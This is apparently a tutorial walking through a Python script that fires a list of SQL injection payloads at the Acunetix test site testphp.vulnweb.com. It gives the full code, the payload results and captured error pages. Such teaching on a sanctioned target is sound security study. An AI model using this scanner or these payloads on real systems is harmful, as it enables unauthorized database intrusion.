


0101011  
11001010  
011011010



# SQL INJECTION

01101001  
01010111010



# DESCRIPTION

---

First, we use the requests module to make requests to the web page.

```
import requests
```

Second, We save the given URL as a variable called URL.

```
URL = "http://testphp.vulnweb.com/listproducts.php?cat=1"
```

We open the given payload text file **"sqlpayload.txt"** in read mode

Then we read the lines to save the content in a list

```
f = open("sqlpayload.txt", "r")  
lines = f.readlines()
```

We iterate through each index in the list from the previous step then we combine the URL with the payload text file to check whether a URL is Vulnerable or not.

By using The **get** method from the request module which indicates that you're trying to get or retrieve data from a specified resource.

We used the **content** method to see the response's content, since this method access the raw bytes of the response payload, we convert them into a string.

If the returned response value has **"Error in your SQL"**

It will be considered a Vulnerable payload.

Else it will be considered a not Vulnerable payload

```
for x in lines:
    newURL = URL + x
    response = requests.get(newURL)
    responseString = str(response.content)
    if "error in your SQL" in responseString:
        print("Vulnerable Payload! : " + x)
    else:
        print("Not Vulnerable Payload! : " + x)
```

## THE OUTPUT

---

```
Vulnerable! Payload : ' or a=a--

Vulnerable! Payload : ' or uid like '%'

Vulnerable! Payload : ' or uname like '%'

Vulnerable! Payload : ' or user like '%'

Vulnerable! Payload : ' or userid like '%'

Vulnerable! Payload : ' or username like '%'

Not vulnerable! Payload : 0 or 1=1

Not vulnerable! Payload : 1 or 1 in (@@version)--

Not vulnerable! Payload : 1 or 1=1--



Vulnerable! Payload : or 1=1--
```



# CHECK OUTPUT

Vulnerable! Payload : ' or uid like '%

← → ↻ testphp.vulnweb.com/listproducts.php?cat=1' or uid like '%

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " or uid like '%" at line 1 Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

Not vulnerable! Payload : 0 or 1=1

← → ↻ testphp.vulnweb.com/listproducts.php?cat=10 or 1=1

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

## Graffity

The shore



Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: [r4w8173](#)

[comment on this picture](#)